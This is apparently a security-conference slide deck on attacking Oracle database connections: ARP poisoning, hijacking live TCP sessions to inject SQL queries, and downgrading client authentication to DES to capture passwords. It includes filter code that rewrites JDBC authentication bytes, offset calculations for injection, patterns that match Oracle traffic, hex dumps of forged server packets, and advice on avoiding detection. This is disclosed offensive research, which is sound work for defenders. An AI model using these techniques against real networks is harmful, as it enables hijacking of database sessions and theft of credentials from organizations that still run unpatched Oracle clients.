



## **Oracle, Interrupted**

**Stealing Sessions and Credentials**

**Wendel Henrique and Steve Ocepek**

# BIO

---

SpiderLabs:~ Trustwave\$ whois SteveO

- Director of security research at Trustwave's SpiderLabs.
- Over 10 years in the security industry.
- Four patents in LAN security.
- CISSP certified.
- Spoke at BlackHat USA 2009.
- Specialization in emerging technologies such as Network Access Control and Peer-Based Security.

# BIO

---

SpiderLabs:~ Trustwave\$ whois WendelGH

- Security consultant (Penetration Test Team) at Trustwave's SpiderLabs.
- Over 8 years in the security industry.
- Spoke in Troopers 09 (Germany), OWASP AppSecEU09 (Poland), YSTS 3.0 (Brazil), and has previously spoken in well known security conferences such as Defcon 16.
- Discovered vulnerabilities across a diverse set of technologies including webmail systems, wireless access points, remote access systems, web application firewalls, IP cameras, and IP telephony applications.

# Introduction

- thicknet - Quick demo for the kiddies
- vamp, ARP poisoning, and you
- Hot Session Injection
- Downgrading for Credentials





# Why Oracle?

- Big market share
- Costs a lot of money
- Encryption is a paid add-on
- Protocol is undocumented
- Cool buildings



# thicknet session takeover

---

(Demo)



**vamp, ARP poisoning, and you**

# ARP Poisoning

- Most reliable way to get data about local network
- Injection opens up a whole category of attacks
- Good way to find important services
- It was very cool in the 80's



# vamp – Villainous ARP Manipulation Program

- arpspoof is getting a bit old, hard to compile with new version of libdnet
- Need something to use with thicknet
- Stateful – i.e. new hosts can join the fun
- Cross-platform: libdnet, libpcap / winpcap, libev
- Easy to use:

```
vamp.pl 192.168.0.0/24
```

```
vamp.pl 192.168.0.1 192.168.0.100-192.168.0.110
```

# ARP Requests

---

- Two ARP messages: Requests and Replies
- Request
  - SHA: Source MAC (requestor)
  - SIP: Source IP
  - THA: Target MAC (usually unknown, 0)
  - TIP: Target IP (IP that requestor is looking for)
- Who has 192.168.0.5 (00:00:00:00:00:00)?  
Tell 192.168.0.6 (00:0c:c3:d4:e5:f6)

# ARP Replies

---

- Two ARP messages: Requests and Replies
- Reply
  - SHA: Source MAC (responder)
  - SIP: Source IP
  - THA: Target MAC
  - TIP: Target IP (requestor's IP)
- Tell 192.168.0.6 (00:0c:c3:d4:e5:f6) that 192.168.0.5 is-at (00:0d:a7:b8:c9:d0)

# Requests vs. Replies

---

- Traditional ARP poisoning = unsolicited ARP replies
  - Tell 192.168.0.6 (00:0c:c3:d4:e5:f6) that 192.168.0.5 is-at (00:0d:a7:b8:c9:d0)
  - Not that you asked...
- Works most of the time, but Solaris, OpenBSD, etc. sometimes complain
- It's more easily detected in code – asynchronous response



# ARP Request Poisoning

---

- Request
  - SHA: Source MAC (requestor)
  - SIP: Source IP
  - THA: Target MAC (usually unknown, 0)
  - TIP: Target IP (IP requestor is looking for)
- Who has 192.168.0.5 (00:00:00:00:00:00)?  
Tell 192.168.0.6 (00:0c:c3:d4:e5:f6)

# ARP Request Poisoning

- Request
  - SHA: Source MAC (requestor)
  - SIP: Source IP
  - THA: Target MAC (usually unknown, 0)
  - TIP: Target IP (IP requestor is looking for)
- Who has 192.168.0.5 (00:00:00:00:00:00)?  
Tell 192.168.0.6 (00:00:0d:ef:ac:ed)



# Why it still works

- ARP requests are always asynchronous, harder to combat this
- Thwarting this could involve timers, state engine, bold assumptions in IP stack
- ARP is old
  - It will all be replaced by IPv6 next week
  - The person who wrote that stuff goes to adult day care



# Other MITM

---

- DHCP spoofing
- Dynamic DNS modification
- Wireless / Karma attacks
- Port stealing
- Typing for someone else



## Hot Session Injection

# I'm in your TCP, stealin your sessions

- Ettercap can do this, to a certain degree
  - In connections view (curses or GTK), select TCP connection
  - Can inject file or ASCII characters
  - I had limited success, not a commonly-used feature
  - Etterfilter also an option, but is not session aware
- Allows us to modify sessions and/or completely take over
- We can keep it open as long as we want



# The Quick Guide to TCP

---

- Host #1: Hey let's talk.
- Host #2: Sure what's up man?
- Host #1: Have a seat.

***SYN!!***

***SYN+ACK!!!***

***ACK!!!***

# The Quick Guide to TCP

---

- Host #1: Hey let's talk
- Host #2: Sure what's up man
- Host #1: Have a seat
- Host #1: So, I went out with this great girl last night. ***PSH+ACK...***
- Host #2: Oh yeah? Is she someone around the office? ***PSH+ACK...***



# The Quick Guide to TCP

---

- Host #1: Hey let's talk
- Host #2: Sure what's up man
- Host #1: Have a seat
- Host #1: So, I went out with this great girl last night.
- Host #2: Oh yeah? Is she someone around the office?
- Host #1: Actually it's your sister.
- Host #2: Yeah, good talking with you.

***FIN!!!***  
***combo breaker!!!***

***FIN+ACK***

# Sequence numbers

- Host #1: Hey let's talk
- Host #2: Sure what's up man
- Host #1: Have a seat
- Host #1: So, I went out with this great girl last night.
- Host #2: Oh yeah? Is she someone around the office?
- Host #1: Actually it's your sister.
- Host #2: Yeah, good talking with you.

***Seq: 0 Ack: 0***

***Seq: 0 Ack: 47  
(0 + 47 bytes  
recv'd)***

# Injection

---

- Two types of injection: packet modification and takeover
- Packet modification: client or server sends data, we modify
  - UNC injection attack works this way
  - Also downgrade attacks
- Takeover
  - Allows us to send arbitrary packets into the session
  - Issue asynchronous SQL queries, etc.

# Modification

- Monitor for pattern
- Modify according to logic
  - Replace string
  - Change bytes at a specific offset
  - Session-aware logic helps to avoid inappropriate modification
- Example modification (Oracle JDBC auth downgrade)

```
if ( TCP.data->CONNECT == "\x01\x34" && search(TCP.data, "__jdbc__") ) {  
    if (TCP.data + 4 == 6){  
        TCP.data->replace  
        ("\x01\x00\x00\x08\x01\x01\x04\x01",  
        "\x01\x00\x00\x00\x01\x01\x04\x01"  
        );  
    }  
}
```

# Takeover

---

- Inject data asynchronously
- Requires taking over the session completely
  - Original client is disconnected (or multiplexed) at this point
  - Need to pick up Sequence and Acknowledgement numbers where the client left off
  - Maintaining other artifacts (options, TTL) is a nice touch
- Gathering a sled helps to ensure we get this right
  - For example, a “select” query
  - Sled defines “session static” fields vs. mod fields like length
- This is all reliant on data layer as well....

# Net8 and TNS


---

- TNS – Transparent Network Substrate
  - Fairly simple, well-known
  - Wireshark decoder exists
  - Purpose is to encapsulate a variety of higher-layer protocols
- Net8 – Used by Oracle to issue queries, sits on top of TNS
  - Not well known or documented
  - Specification is available, requires contract and \$\$\$
  - No Wireshark decoder
    - packet-sqloracle.h and packet-sqloracle.c checked into Wireshark tree but not built
    - AppDancer / ClearSight code circa 2002-2003
    - Header is useful in understanding Net8 codes

# TNS

## ▼ Transparent Network Substrate Protocol

Data length including  
TNS header



Packet Length: 195	00 C3
Packet Checksum: 0x0000	00 00
Packet Type: Data (6)	06
Reserved Byte: 00	00
Header Checksum: 0x0000	00 00 00 00

Data header 4 byte bitfield also defined, specifies:

- Send token
- Confirmation
- Request Confirmation
- NTLM Trailer
- Others..

**Always observed as 0x0000 during tests**

# Net8

---

- Three types of client messages frequently observed
- User-to-Server, Net8 bundled call (0x035e)
  - Oracle 8 and above use this to issue queries
- Piggyback calls (0x11)
  - Frequently include User-to-Server packets inside
  - Common use is Cursor Close All (0x1169)
- User-to-Server, Fetch (0x0305)
  - Used to request another packet of data
  - Performs this function until client receives ORA-01413: no data found



# Net8

- Sequence number accompanies each call, increments
- For Piggyback requests, there is a separate sequence number for each call

```
0040 11 69 17 fe ff ff ff 01 00 00 00 02 00 00 00 03 .i.....
0050 5e 18 61 80 00 00 00 00 00 00 fe ff ff ff 16 00 ^.a.....
0060 00 00 fe ff ff ff 0d 00 00 00 fe ff ff ff fe ff .....
0070 ff ff 00 00 00 00 01 00 00 00 00 00 00 00 00 .....
0080 00 00 00 00 00 00 00 00 00 00 fe ff ff ff 00 00 .....
0090 00 00 fe ff ff ff fe ff ff ff fe ff ff ff 00 00 .....
00a0 00 00 00 00 00 00 fe ff ff ff fe ff ff 16 73 .....s
00b0 65 6c 65 63 74 20 2a 20 66 72 6f 6d 20 65 6d 70 elect * from emp
00c0 6c 6f 79 65 65 01 00 00 00 00 00 00 00 00 00 loyee...
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00e0 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

# Sled-based injection

---

- To most closely imitate the impersonated host, we capture a packet and modify it
- We call this packet a “sled”
- Think of it as a vehicle for injection.

# Gathering a sled

---

- The goal is to find a packet that is:
  - Similar to what we want to do
  - Common
  - Contains predictable data
- “select” queries are a great example
- Once indentified, a thicknet sled consists of:
  - IP layer
  - TCP layer
  - Data

# Using a sled

---

- Once identified, we need to change values to our own
- IP layer: Length field
- TCP layer: Sequence, Acknowledgment numbers
  - Need to track these to know correct values

# Using a sled – data layer

- Data layer
- Depends on protocol
- For Net8 queries:
  - Query text
  - TNS length field
  - Two Net8 length fields
    - Location of first byte of “select” query - 1 and
    - Location of above - 80

```
$data =~ m{$sled_text}g;  
my $off_data_len1 = (pos($data) - length($sled_text) + 2);  
my $off_data_len2 = ($off_data_len1) - 80;
```

# Inject!!

---

- You now own the session
  - Must send ACK packets to server data in order to keep session alive
  - Might create other packets to support other features
    - Processing large query results
    - Querying for error conditions
- But what happens to the other guy?
  - thicknet stops forwarding packets at this point
  - Brave souls may try to multiplex the connection and keep both alive
    - Manage impersonated device's Seq and Ack numbers accordingly
    - Application context could get very, very weird

# Identifying sled values

---

- Look for changes between sessions and different data
  - Change data length, content
- Identify data as static, session-static, and variable
- Try to understand variable data
  - Length fields
  - Sequence fields
  - Checksums

# Identifying sled values

---

- Three common types of variable data
- Length fields
  - Will change in direct relationship to the amount of data
- Sequence fields
  - Will increase by the same amount every call
  - There might be multiple calls per packet
- Checksums
  - Will differ based on data content, may also differ each packet depending on algorithm
  - 2 bytes or more



# Oracle session initiation

- Oracle TNS protocol by default listens on port 1521/TCP.
- However, there are environments where the default port is changed, making our tool less efficient.
- Below is piece of a CONNECT packet from the client.  
(DESCRIPTION=(ADDRESS\_LIST=(ADDRESS=(PROTOCOL=TCP)  
(HOST=server1)(PORT=1521)))(CONNECT\_DATA=(SERVICE\_NAME=ORCL)(CID=(PROGRAM=)(HOST=server1)(USER=system))))
- Below is piece of a REDIRECT packet from the server.  
.@.....6(ADDRESS=(PROTOCOL=tcp)(HOST=192.168.151.3)(PORT=1563))

# Oracle session initiation - Solution

- The first step is to keep track of connections to port 1521 and follow the first CONNECT packet and wait for an REDIRECT packet and create an filter to obtain the value sent as parameter to "PORT=".
- However, this approach will not work if the Oracle database is not listening on the first packets at the default 1521/TCP port.
- So another approach is to define a range of common ports like from ports 1521/TCP to 1721/TCP and look for the presence of CONNECT packets. If our expression matches we add this port to the list.

```
(TCP.DATA + 4 == 1 && search(TCP.data,  
"\x28\x44\x45\x53\x43\x52\x49\x50\x54\x49\x4\x43\x54\x5f\x44\x41\x54\x41\x3d\x28\x53  
")
```

# Short-lived Oracle sessions

---

- While the methods described here are useful for injecting into live Oracle connections, it may be hard to interact with batch process applications.
- When a user presses “control + c” or types “exit” in SQLplus, it doesn’t immediately finish the connection by sending an FIN packet.
- Instead, a negotiation takes place over the Oracle protocol.

# Short-lived Oracle sessions - Solution

- The client sends the server a packet similar to the following below.

00 0D 00 00 06 00 00 00 00 00 03 09 15 .....

- The server then agrees to end the connection by sending a packet similar to the following.

00 11 00 00 06 00 00 00 00 00 09 01 00 00 00 00 .....

- We can keep looking for traffic on detected Oracle ports as explained in the previous chapter and use a new pattern.  
(TCP.DATA + 4 == 6 && search(TCP.data, "\x00\x00\x03\x09")

# NOTE

---


- The described patterns for Oracle session initiation and Short-lived Oracle sessions are not covering all options.
- We limited the examples just to clarify to attendants.
- Oracle often makes changes from version to version.
- However, it's possible to build a few patterns that detect most of them.



## Downgrading for Credentials

# Downgrading for Credentials

- Before we talk about attacks against credentials, we have to understand the basic communication of an Oracle connection as demonstrated in the image below.



# Downgrading for Credentials

- All the information presented in this section was obtained using trial and error research in a restricted lab environment with Oracle 9i, 10g, and 11g servers, clients for Windows and an instant client 10g for Linux.
- Consequently this information may be inaccurate against all Oracle versions.
- A downgrade-attack is an attack that tries to downgrade an encrypted connection to something that can be more easily exploited, such as clear-text or weak algorithms.
- Our goal is to downgrade Oracle authentication to the weakest algorithm and password hash, in this case the one used by the old Oracle 8i that is DES (Data Encryption Standard).



# Downgrading for Credentials

- This explanation from THC (The Hackers Choice) explains the Oracle network authentication mechanism on Oracle 8i databases in details:

```
// 1, CLIENT SIDE CALCULATION
```

```
HASH = ORACLEHASH(USERNAME, PASSWORD)
```

```
// 2, CLIENT SIDE CALCULATION
```

```
SESSION = DES_DECRYPT(SESSION_ENCRYPTED, HASH)
```

```
// 3, CLIENT SIDE CALCULATION
```

```
GUESSED_PASSWORD = DES_DECRYPT(PASSWORD_ENCRYPTED, SESSION)
```

# Downgrading for Credentials - JDBC

- As far as we know, László Tóth did the first, unique and great work describing a downgrade attack against Oracle.
- However it only worked against Oracle JDBC Thin Driver and it is inefficient against new versions.
- Our tests indicate that this downgrade attack doesn't work against new JDBC releases like 11.2.0.1.0.

MD5 (ojdbc5.jar) = 90e05286503e8a706abf49448c80df66

MD5 (ojdbc6.jar) = fc074b0027bc6f77a67a4c4aac2f490d

# Downgrading for Credentials - JDBC

- However, it's very common to find old JDBC drivers in many organizations.
- After all, who constantly updates JDBC drivers?
- The downgrade happens when you modify 0x08 to 0x00 in the next packet from client to server after the version negotiation phase during oracle connection.

# Downgrading for Credentials - JDBC

0030	19 20 cd 57 00 00	08 00 00 00 06 00 00 00 00 00	. . W . . . . .
0040	02 1f 00 1f 00 01	25 06 01 08 01 01 04 01	. . . . % . . . . .
0050	01 01 01 01 01 00	28 90 03 07 03 00 01 00 0f 01	. . . . ( . . . . .
0060	07 04 01 00 00 00	00 00 00 01 01 02 00 01	. . . . . . . . . .
0070	00 01 00 01 00 00	00 02 00 0a 00 00 00 08	. . . . . . . . . .
0080	00 08 00 01 00 00	0c 00 0c 00 0a 00 00 00	. . . . . . . . . .
0090	00 17 00 01 00 00	18 00 18 00 01 00 00 00	. . . . . . . . . .
00a0	00 19 00 01 00 00	1a 00 1a 00 01 00 00 00	. . . . . . . . . .
00b0	00 1b 00 01 00 00	1c 00 1c 00 01 00 00 00	. . . . . . . . . .
00c0	00 1d 00 01 00 00	1e 00 1e 00 01 00 00 00	. . . . . . . . . .
00d0	00 1f 00 01 00 00	20 00 20 00 01 00 00 00	. . . . . . . . ! .
00e0	00 21 00 01 00 00	0a 00 0a 00 01 00 00 00	. ! . . . . . . . . .
00f0	00 0b 00 01 00 00	28 00 28 00 01 00 00 00	. . . . . ( . ( . . . )
0100	00 29 00 01 00 00	75 00 75 00 01 00 00 00	. ) . . . . u . u . . . x

- **In the above screenshot no downgrade attack was executed, consequently we can see by looking at this example of AUTH\_SESSKEY size that oracle 8i is not in place.**

**AUTH\_SESSKEY 74ABC95CA50B685101D15A7D038D4CD3045B85D6BEBFA760FEFDC19349B0E28F**

\_\_\_\_\_

0030	19 20 37 c8 00 00	08 00 00 00 06 00 00 00 00 00	. 7...
0040	02 1f 00 1f 00 01	25 06 01 00 01 01 04 01	.....%.
0050	01 01 01 01 01 00	28 90 03 07 03 00 01 00 0f 01	.....(.
0060	07 04 01 00 00 00	00 00 00 01 01 02 00 01	.....
0070	00 01 00 01 00 00	00 02 00 0a 00 00 00 08	.....
0080	00 08 00 01 00 00	00 0c 00 0a 00 00 00 17	.....
0090	00 17 00 01 00 00	00 18 00 01 00 00 00 19	.....
00a0	00 19 00 01 00 00	00 1a 00 01 00 00 00 1b	.....
00b0	00 1b 00 01 00 00	00 1c 00 01 00 00 00 1d	.....
00c0	00 1d 00 01 00 00	00 1e 00 01 00 00 00 1f	.....
00d0	00 1f 00 01 00 00	00 20 00 01 00 00 00 21	.....!
00e0	00 21 00 01 00 00	00 0a 00 01 00 00 00 0b	.!.....
00f0	00 0b 00 01 00 00	00 28 00 01 00 00 00 29	.....(.(.....)
0100	00 29 00 01 00 00	00 75 00 01 00 00 00 78	.).....u.u.....x

- **Consequently we can see by looking at the example on the size of AUTH\_SESSKEY that oracle 8i is in place.**

**AUTH\_SESSKEY 4FA785CD90850E58**

# Downgrading for Credentials - JDBC

- **As we previously spoken, the newer versions are not vulnerable and when the attack is executed it will break connections.**
- **To minimize the chance of break connection, it is important to check whether the version field on the CONNECT packet has the value \x01\x34.**
- **A JDBC connection can be identified by looking at the CONNECT packet on the "HOST=" value, that points to \_\_jdbc\_\_.**

# Downgrading for Credentials - JDBC

- A pattern for this attack can be described the following way.

```
if ( TCP.data->CONNECT == "\x01\x34" && search(TCP.data, "__jdbc__")){  
    If (TCP.data + 4 == 6){  
        TCP.data->replace(  
            "\x01\x00\x00\x08\x01\x01\x04\x01", "\x01\x00\x00\x00\x01\x01\x04\x01");  
    }  
}
```

# Downgrading for Credentials - InstantClient

- **Oracle incorporated a new client technology called Instant Client, in later releases of their software.**
- **The popularity of this client is growing fast because of its relative ease of install, ease of use, and its package size in comparison with common full clients.**
- **Instant Client can be downloaded with JDBC drivers, SQLplus and the SDK (Software Development Kit).**
- **Unfortunately, the last technique presented doesn't work against these clients.**



# Downgrading for Credentials - InstantClient

```
root@SpiderLabs:/# ./sqlplus hack/123456@192.168.1.100/TW
SQL*Plus: Release 11.2.0.1.0 Production on Wed Mar 31 10:35:23
2010 Copyright (c) 1982, 2009, Oracle. All rights reserved.
ERROR:ORA-03113: end-of-file on communication channelProcess ID 0 Session ID: 0
Serial number: 0
```

**"ORA-03113: TNS:end-of-file on communication channel  
Cause: An error has occurred on the database server.**

# Downgrading for Credentials - InstantClient

- **Most people that have already worked with Oracle are likely familiar with this error; it is unlikely to prompt extensive investigation.**
- **In order to avoid multiple messages, the attacker could track the names of the accounts already downgraded.**
- **If it's a new account name the downgrade is performed, otherwise the attacker could let it pass normally to the database.**

# Downgrading for Credentials - InstantClient

- **The goal of the attack is to fool the client into believing that it is actually negotiating with an Oracle 8.1.7 database, independent of the version of the real server.**
- **To accomplish this task, we drop 3 packets from server and inject 3 previously created packets.**
- **These should be inserted during version negotiation, representation type, and the last one on the start of the authentication process.**
- **This is where we offer an Oracle 8i AUTH\_SESSKEY to the client during the TNS session negotiation. Consequently the client sends us the DES based (Oracle 8i) AUTH\_PASSWORD, and an ORA-03113 message is presented to client.**

# Downgrading for Credentials - InstantClient

To server>>

```
00000000 00 2F 00 00 06 00 00 00 - 00 00 01 06 05 04 03 02 ./.....
00000010 01 00 4C 69 6E 75 78 69 - 33 38 36 2F 4C 69 6E 75 ..Linux1386/Linu
00000020 78 2D 32 2E 30 2E 33 34 - 2D 38 2E 31 2E 30 00 x-2.0.34-8.1.0.
```

To client>>

```
00000000 00 91 00 00 06 00 00 00 - 00 00 01 06 00 49 42 4D .....IBM
00000010 50 43 2F 57 49 4E 5F 4E - 54 2D 38 2E 31 2E 30 00 PC/WIN_NT-8.1.0.
00000020 1F 00 00 00 00 00 64 00 - 00 00 60 01 21 0F 05 0B .....d...`!...
00000030 0C 03 0C 0C 05 04 05 0D - 06 09 07 08 05 0F 05 05 .....
00000040 05 0F 05 05 05 05 0A - 05 05 05 05 05 04 05 08 .....
00000050 23 47 23 23 08 11 23 08 - 11 41 B0 23 00 83 00 1F #G##...#.A.#....
00000060 00 1F 03 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000070 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000080 00 00 00 00 00 00 00 00 - 00 00 00 02 06 01 02 02 .....
00000090 01 .
```



# Downgrading for Credentials - InstantClient

To server>>

```
00000000 04 38 00 00 06 00 00 00 - 00 00 02 1F 00 1F 00 02 .8.....
00000010 27 06 01 01 01 0D 01 01 - 06 01 01 01 01 01 01 01 .
00000020 7F FF 03 0A 03 03 01 00 - 7F 01 7F FF 01 05 01 01 .
00000030 3F 01 03 06 00 01 03 01 - 07 02 01 00 00 18 00 03 ?.....
00000040 80 00 00 00 3C 3C 3C 80 - 00 00 00 01 01 01 00 02 ....<<<.....
00000050 02 0A 00 08 08 01 00 0C - 0C 0A 00 17 17 01 00 18 .
00000060 18 01 00 19 19 18 19 01 - 00 1A 1A 19 1A 01 00 1B .
00000070 1B 0A 1B 01 00 1C 1C 16 - 1C 01 00 1D 1D 17 1D 01 .
00000080 00 1E 1E 17 1E 01 00 1F - 1F 19 1F 01 00 20 20 0A .
00000090 20 01 00 21 21 0A 21 01 - 00 0A 0A 01 00 0B 0B 01 .! ! ! !
000000A0 00 28 28 01 00 29 29 01 - 00 75 75 01 00 78 78 01 .((.))..uu..xx.
000000B0 00 22 22 01 00 23 23 01 - 23 01 00 24 24 01 00 25 .""..##..$$.%
000000C0 25 01 00 26 26 01 00 2A - 2A 01 00 2B 2B 01 00 2C %..&&..*...+...
000000D0 2C 01 00 2D 2D 01 00 2E - 2E 01 00 2F 2F 01 00 30 ,..-.....//..0
... <snip> ...
```

To client>>

```
00000000 03 87 00 00 06 00 00 00 - 00 00 02 80 00 00 00 3C .....<
00000010 3C 3C 80 00 00 00 01 01 - 01 00 02 02 0A 00 08 08 <<.....
00000020 01 00 0C 0C 0A 00 17 17 - 01 00 18 18 01 00 19 19 .
00000030 18 00 1A 1A 19 00 1B 1B - 0A 00 1C 1C 16 00 1D 1D .
00000040 17 00 1E 1E 17 00 1F 1F - 19 00 20 20 0A 00 21 21 .! !
00000050 0A 00 0A 0A 01 00 0B 0B - 01 00 22 22 01 00 23 23 .""..##..
00000060 01 00 24 24 01 00 25 25 - 01 00 26 26 01 00 28 28 .$$..%&&..((
00000070 01 00 29 29 01 00 2A 2A - 01 00 2B 2B 01 00 2C 2C .))..*...+...
00000080 01 00 2D 2D 01 00 2E 2E - 01 00 2F 2F 01 00 30 30 .-.....//..00
00000090 01 00 31 31 01 00 32 32 - 01 00 33 33 01 00 34 34 .11..22..33..44
000000A0 01 00 35 35 01 00 36 36 - 01 00 37 37 01 00 38 38 .55..66..77..88
000000B0 01 00 39 39 01 00 3B 3B - 01 00 3C 3C 01 00 3D 3D .99...;...<<..==
000000C0 01 00 3E 3E 01 00 3F 3F - 01 00 40 40 01 00 41 41 .>>..??..@@..AA
000000D0 01 00 42 42 01 00 43 43 - 01 00 47 47 01 00 48 48 .BB..CC..GG..HH
000000E0 01 00 49 49 01 00 4B 4B - 01 00 4D 4D 01 00 4E 4E .II..KK..MM..NN
000000F0 01 00 4F 4F 01 00 50 50 - 01 00 51 51 01 00 52 52 .OO..PP..QQ..RR
00000100 01 00 53 53 01 00 54 54 - 01 00 55 55 01 00 56 56 .SS..TT..UU..VV
00000110 01 00 57 57 01 00 59 59 - 01 00 5A 5A 01 00 5C 5C .ww..yy..zz..\\
00000120 01 00 5D 5D 01 00 62 62 - 01 00 63 63 01 00 67 67 .]}..bb..cc..gg
00000130 01 00 6B 6B 01 00 75 75 - 01 00 78 78 01 00 7C 7C .kk..uu..xx..||
00000140 01 00 7D 7D 01 00 7E 7E - 01 00 7F 7F 01 00 80 80 .}}..~.....
00000150 01 00 81 81 01 00 82 82 - 01 00 83 83 01 00 84 84 .
00000160 01 00 85 85 01 00 86 86 - 01 00 87 87 01 00 89 89 .
00000170 01 00 8A 8A 01 00 8B 8B - 01 00 8C 8C 01 00 8D 8D .
00000180 01 00 8E 8E 01 00 8F 8F - 01 00 90 90 01 00 91 91 .
00000190 01 00 94 94 01 00 95 95 - 01 00 96 96 01 00 97 97 .
000001A0 01 00 9D 9D 01 00 9E 9E - 01 00 9F 9F 01 00 A0 A0 .
000001B0 01 00 A1 A1 01 00 A2 A2 - 01 00 A3 A3 01 00 A4 A4 .
000001C0 01 00 A5 A5 01 00 A6 A6 - 01 00 A7 A7 01 00 A8 A8 .
000001D0 01 00 A9 A9 01 00 AA AA - 01 00 AB AB 01 00 AD AD .
000001E0 01 00 AE AE 01 00 AF AF - 01 00 B0 B0 01 00 B1 B1 .
000001F0 01 00 C1 C1 01 00 C2 C2 - 01 00 C6 C6 01 00 C7 C7 .
00000200 01 00 C8 C8 01 00 C9 C9 - 01 00 CA CA 01 00 CB CB .
```



# Downgrading for Credentials - InstantClient

```
00000210 01 00 CC CC 01 00 CD CD - 01 00 CE CE 01 00 CF CF .....
00000220 01 00 D2 D2 01 00 D3 D3 - 01 00 D6 D6 01 00 D7 D7 .....
00000230 01 00 D8 D8 01 00 D9 D9 - 01 00 DA DA 01 00 DB DB .....
00000240 01 00 DC DC 01 00 DD DD - 01 00 DE DE 01 00 DF DF .....
00000250 01 00 E0 E0 01 00 E1 E1 - 01 00 E2 E2 01 00 E3 E3 .....
00000260 01 00 E4 E4 01 00 E5 E5 - 01 00 E6 E6 01 00 EA EA .....
00000270 01 00 03 00 04 02 0A 00 - 05 01 01 00 06 02 0A 00 .....
00000280 07 02 0A 00 09 01 01 00 - 0D 00 0E 00 0F 17 01 00 .....
00000290 10 00 11 00 12 00 13 00 - 14 00 15 00 16 00 27 78 .....x
000002A0 01 00 3A 6D 01 00 44 02 - 0A 00 45 00 46 00 4A 00 ...m..D...E.F.G.
000002B0 4C 00 58 00 5B 02 0A 00 - 5E 01 01 00 5F 17 01 00 L.X.[...^...
000002C0 60 60 01 00 61 60 01 00 - 64 00 65 00 66 66 01 00 ``.a`.d.e.Ff..
000002D0 68 00 69 00 6A 6A 01 00 - 6C 6D 01 00 6D 6D 01 00 h.i.jj..lm..mm..
000002E0 6E 6F 01 00 6F 6F 01 00 - 70 70 01 00 71 71 01 00 no..oo..pp..qq..
000002F0 72 72 01 00 73 73 01 00 - 74 66 01 00 76 00 77 00 rr..ss..tf..v.w.
00000300 79 6D 01 00 7A 6D 01 00 - 7B 6D 01 00 88 00 92 92 ym..zm..{m.....
00000310 01 00 93 93 01 00 98 02 - 0A 00 99 02 0A 00 9A 02 .....
00000320 0A 00 9B 01 01 00 9C 0C - 0A 00 AC 02 0A 00 B2 B2 .....
00000330 01 00 B3 B3 01 00 B4 B4 - 01 00 B5 B5 01 00 B6 B6 .....
00000340 01 00 B7 B7 01 00 B8 0C - 0A 00 B9 B2 01 00 BA B3 .....
00000350 01 00 BB B4 01 00 BC B5 - 01 00 BD B6 01 00 BE B7 .....
00000360 01 00 BF 00 C0 00 C3 70 - 01 00 C4 71 01 00 C5 72 .....p...q...r
00000370 01 00 D0 D0 01 00 D1 00 - D4 00 D5 00 E7 E7 01 00 .....
00000380 E8 E7 01 00 E9 00 00 .....

```

To server>>

```
00000000 00 D2 00 00 06 00 00 00 - 00 00 03 76 02 FE FF FF .....V....
00000010 FF 04 00 00 00 01 00 00 - 00 FE FF FF FF 05 00 00 .....
00000020 00 FE FF FF FF FE FF FF - FF 04 68 61 63 6B 0D 00 .....hack..
00000030 00 00 0D 41 55 54 48 5F - 54 45 52 4D 49 4E 41 4C ...AUTH_TERMINAL
00000040 05 00 00 00 05 70 74 73 - 2F 31 00 00 00 00 0F 00 .....pts/i.....
00000050 00 00 0F 41 55 54 48 5F - 50 52 4F 47 52 41 4D 5F ...AUTH_PROGRAM_
00000060 4E 4D 16 00 00 00 16 73 - 71 6C 70 6C 75 73 40 62 NM.....sqlplus@b
00000070 74 20 28 54 4E 53 20 56 - 31 2D 56 33 29 00 00 00 t (TNS V1-V3)...
00000080 00 0C 00 00 00 0C 41 55 - 54 48 5F 4D 41 43 48 49 .....AUTH_MACHI
00000090 4E 45 02 00 00 00 02 62 - 74 00 00 00 00 08 00 00 NE.....bt.....
000000A0 00 08 41 55 54 48 5F 50 - 49 44 05 00 00 00 05 32 ..AUTH_PID.....2
000000B0 31 35 38 37 00 00 00 00 - 08 00 00 00 08 41 55 54 1587.....AUT
000000C0 48 5F 53 49 44 04 00 00 - 00 04 72 6F 6F 74 00 00 H_SID.....root..
000000D0 00 00 ..

```

To client>>

```
00000000 00 73 00 00 06 00 00 00 - 00 00 08 01 00 0C 00 00 .S.....
00000010 00 0C 41 55 54 48 5F 53 - 45 53 53 4B 45 59 10 00 ..AUTH_SESSKEY..
00000020 00 00 10 41 30 45 41 36 - 46 33 44 41 46 30 42 44 ...A0EA6F3DAF0BD
00000030 38 41 34 00 00 00 00 04 - 00 00 00 00 00 00 00 00 8A4.....
00000040 00 00 00 00 00 00 00 00 - 40 00 00 00 00 00 00 00 .....@.....
00000050 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 02 00 .....
